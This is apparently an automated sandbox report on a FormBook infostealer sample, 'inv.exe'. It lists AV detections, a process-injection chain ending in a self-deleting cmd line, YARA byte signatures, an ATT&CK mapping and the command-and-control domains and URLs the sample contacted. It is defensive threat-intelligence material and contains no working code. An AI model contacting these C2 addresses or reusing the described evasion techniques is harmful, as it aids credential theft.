ID: 323024
Sample Name: inv.exe
Cookbook: default.jbs
Time: 08:22:35
Date: 26/11/2020
Version: 31.0.0 Red Diamond

Table of Contents

Analysis Report inv.exe


Overview

General Information

Sample Name:	inv.exe
Analysis ID:	323024
MD5:	55f30220e8a6137.
SHA1:	967f28afe306152..
SHA256:	d8bd3b0fca3a390.

Most interesting Screenshot:

Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…
- Queues an APC in another process …
- Sample uses process hollowing tech…

Classification



Startup

- **System is w10x64**
- inv.exe (PID: 5764 cmdline: 'C:\Users\user\Desktop\inv.exe' MD5: 55F30220E8A613753F178FB901E5E5A6)
  - conhost.exe (PID: 5752 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - inv.exe (PID: 4512 cmdline: C:\Users\user\Desktop\inv.exe MD5: 55F30220E8A613753F178FB901E5E5A6)
    - explorer.exe (PID: 3292 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - systray.exe (PID: 6336 cmdline: C:\Windows\SysWOW64\systray.exe MD5: 1373D481BE4C8A6E5F5030D2FB0A0C68)
        - cmd.exe (PID: 6716 cmdline: /c del 'C:\Users\user\Desktop\inv.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6792 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.283524182.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000002.00000002.283524182.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Source	Rule	Description	Author	Strings
00000002.00000002.283524182.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18419:$sqlite3step: 68 34 1C 7B E1 • 0x1852c:$sqlite3step: 68 34 1C 7B E1 • 0x18448:$sqlite3text: 68 38 2A 90 C5 • 0x1856d:$sqlite3text: 68 38 2A 90 C5 • 0x1845b:$sqlite3blob: 68 53 D8 7F 8C • 0x18583:$sqlite3blob: 68 53 D8 7F 8C
00000005.00000002.1315254227.0000000000EA0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000002.1315254227.0000000000EA0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 16 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.inv.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.inv.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a6f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b6fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
2.2.inv.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17619:$sqlite3step: 68 34 1C 7B E1 • 0x1772c:$sqlite3step: 68 34 1C 7B E1 • 0x17648:$sqlite3text: 68 38 2A 90 C5 • 0x1776d:$sqlite3text: 68 38 2A 90 C5 • 0x1765b:$sqlite3blob: 68 53 D8 7F 8C • 0x17783:$sqlite3blob: 68 53 D8 7F 8C
0.2.inv.exe.970000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0.2.inv.exe.970000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x51cf0:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x51f6a:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x5da8d:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x5d579:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x5db8f:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x5dd07:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x52982:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x5c7f4:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x5367b:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x638ff:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x64902:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 4 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Antivirus / Scanner detection for submitted sample
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Machine Learning detection for sample

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection:

- Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:

- Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 5 1 2	Rootkit 1	Credential API Hooking 1	System Time Discovery 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatic
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	LSASS Memory	Security Software Discovery 1 4 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phor Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 5 1 2	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 3	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 1 2 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
inv.exe	43%	Virustotal		Browse
inv.exe	68%	ReversingLabs	Win32.Trojan.FormBook	
inv.exe	100%	Avira	HEUR/AGEN.1138958	
inv.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.inv.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.inv.exe.970000.0.unpack	100%	Avira	HEUR/AGEN.1138958		Download File
0.0.inv.exe.970000.0.unpack	100%	Avira	HEUR/AGEN.1138958		Download File
2.2.inv.exe.970000.1.unpack	100%	Avira	HEUR/AGEN.1138958		Download File
2.0.inv.exe.970000.0.unpack	100%	Avira	HEUR/AGEN.1138958		Download File

Domains

Source	Detection	Scanner	Label	Link
cfmfair.com	0%	Virustotal		Browse
multitask-improvements.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.nextgenmemorabilia.com/hko6/?rL0=EcalOYSyHuIWNe0yBiyzQnDoyWnQ8AXmuso6y7H91Y9cmoRSZtclvU9o5GCKwGOmvOmDBOYeyw==&3f_X=Q2J8lT4hKB4	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.nairobi-paris.com/hko6/?rL0=lnnZpxegrJKzTox397oQ7hMdCzz828WEhmoqeuNRxe7x8IdLeLrXs8RcdM6azEYnfszPY9qEDw==&3f_X=Q2J8lT4hKB4	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.azery.site/hko6/?3f_X=Q2J8lT4hKB4&rL0=EYQ3CpWwSh2vHAFpwX7bfYNErBh8XjfonzY2Qz/ZEHgGxbW9TOQUf247lcv8UYdItcFHYpJ3ZA==	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.multitask-improvements.com/hko6/?3f_X=Q2J8lT4hKB4&rL0=aHVAadkazLcgpN8DfnkezNpyp51CrlFhObeUx/sqQ/l2/vvbNLM2LhcZi7UhlF8eqCKPkpMthw==	0%	Avira URL Cloud	safe	
http://www.affiliateclubindia.com/hko6/?3f_X=Q2J8lT4hKB4&rL0=unPaIt4Wrr/MPjhCprV+jqsEzE7JishdMJKNe650ko6TMe0TVWcSrCraL7NT+TIMSrZljLZXYg==	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.cfmfair.com/hko6/?rL0=leTXDjYcUtkTOBo/XywC86s6NVsozqkX2a5kzyiD11BblheudN5U1IiLvUCvh9+vkOfDF9tr1A==&3f_X=Q2J8lT4hKB4	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.fittcycleacademy.com/hko6/?rL0=7JP9a7+0OyyDCtwY4BBiZHxvOcjmT/EmGsy/Rg5QxlKunDSy+zY41kj2/fIUtC9fXZTQqxticw==&3f_X=Q2J8lT4hKB4	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.skinnerttc.com/hko6/?rL0=Z5wXWFR67775H9FWfAIDVOfBSfPNRfbmpsgUF7EF+miwYEgbR5wCg8jOlALgj8zBbklAwevO+Q==&3f_X=Q2J8lT4hKB4	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.nationshiphop.com/hko6/?3f_X=Q2J8lT4hKB4&rL0=oEk1uwcTzyLRlLIEQvULAWzRIM6BrJQxm2nmuYWQkJ+zIoa1KldNyrAb+2P6aSZa1OhuyBgZWg==	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
skinnerttc.com	34.102.136.180	true	true		unknown
cfmfair.com	104.164.35.80	true	true	• 0%, Virustotal, Browse	unknown
multitask-improvements.com	34.102.136.180	true	true	• 0%, Virustotal, Browse	unknown
affiliateclubindia.com	34.102.136.180	true	true		unknown
chartershome.com	192.185.199.129	true	true		unknown
onstatic-fr.setupdns.net	81.88.57.68	true	true		unknown
fittcycleacademy.com	34.102.136.180	true	true		unknown
shops.myshopify.com	23.227.38.74	true	true		unknown
nationshiphop.com	34.102.136.180	true	true		unknown
mycapecoralhomevalue.com	173.192.101.248	true	true		unknown
nextgenmemorabilia.com	34.102.136.180	true	true		unknown
bitcoincandy.xyz	184.168.131.241	true	true		unknown
www.chartershome.com	unknown	unknown	true		unknown
www.affiliateclubindia.com	unknown	unknown	true		unknown
www.skinnerttc.com	unknown	unknown	true		unknown
www.nationshiphop.com	unknown	unknown	true		unknown
www.bitcoincandy.xyz	unknown	unknown	true		unknown
www.azery.site	unknown	unknown	true		unknown
www.cfmfair.com	unknown	unknown	true		unknown
www.nextgenmemorabilia.com	unknown	unknown	true		unknown
www.mycapecoralhomevalue.com	unknown	unknown	true		unknown
g.msn.com	unknown	unknown	false		high
www.fittcycleacademy.com	unknown	unknown	true		unknown
www.jacmkt.com	unknown	unknown	true		unknown
www.multitask-improvements.com	unknown	unknown	true		unknown
www.best20banks.com	unknown	unknown	true		unknown
www.goodberryjuice.com	unknown	unknown	true		unknown
www.nairobi-paris.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.nextgenmemorabilia.com/hko6/?rL0=EcalOYSyHuIWNe0yBiyzQnDoyWnQ8AXmuso6y7H91Y9cmoRSZtclvU9o5GCKwGOmvOmDBOYeyw==&3f_X=Q2J8lT4hKB4	true	• Avira URL Cloud: safe	unknown
http://www.nairobi-paris.com/hko6/?rL0=lnnZpxegrJKzTox397oQ7hMdCzz828WEhmoqeuNRxe7x8IdLeLrXs8RcdM6azEYnfszPY9qEDw==&3f_X=Q2J8lT4hKB4	true	• Avira URL Cloud: safe	unknown
http://www.azery.site/hko6/?3f_X=Q2J8lT4hKB4&rL0=EYQ3CpWwSh2vHAFpwX7bfYNErBh8XjfonzY2Qz/ZEHgGxbW9TOQUf247Icv8UYdItcFHYpJ3ZA==	true	• Avira URL Cloud: safe	unknown
http://www.multitask-improvements.com/hko6/?3f_X=Q2J8lT4hKB4&rL0=aHVAadkazLcgpN8DfnkezNpyp51CrlFhObeUx/sqQ/l2/vvbNLM2LhcZi7UhlF8eqCKPkpMthw==	true	• Avira URL Cloud: safe	unknown


Name	Malicious	Antivirus Detection	Reputation
http://www.affiliateclubindia.com/hko6/?3f_X=Q2J8lT4hKB4&rL0=unPaIt4Wrr/MPjhCprV+jqsEzE7JishdMJKNe650ko6TMe0TVWcSrCraL7NT+TIMSrZljLZXYg==	true	• Avira URL Cloud: safe	unknown
http://www.cfmfair.com/hko6/?rL0=IeTXDjYcUtkTOBo/XywC86s6NVsozqkX2a5kzyiD11BblheudN5U1IiLvUCvh9+vkOfDF9tr1A==&3f_X=Q2J8lT4hKB4	true	• Avira URL Cloud: safe	unknown
http://www.fittcycleacademy.com/hko6/?rL0=7JP9a7+0OyyDCtwY4BBiZHxvOcjmT/EmGsy/Rg5QxlKunDSy+zY41kj2/fIUtC9fXZTQqxticw==&3f_X=Q2J8lT4hKB4	true	• Avira URL Cloud: safe	unknown
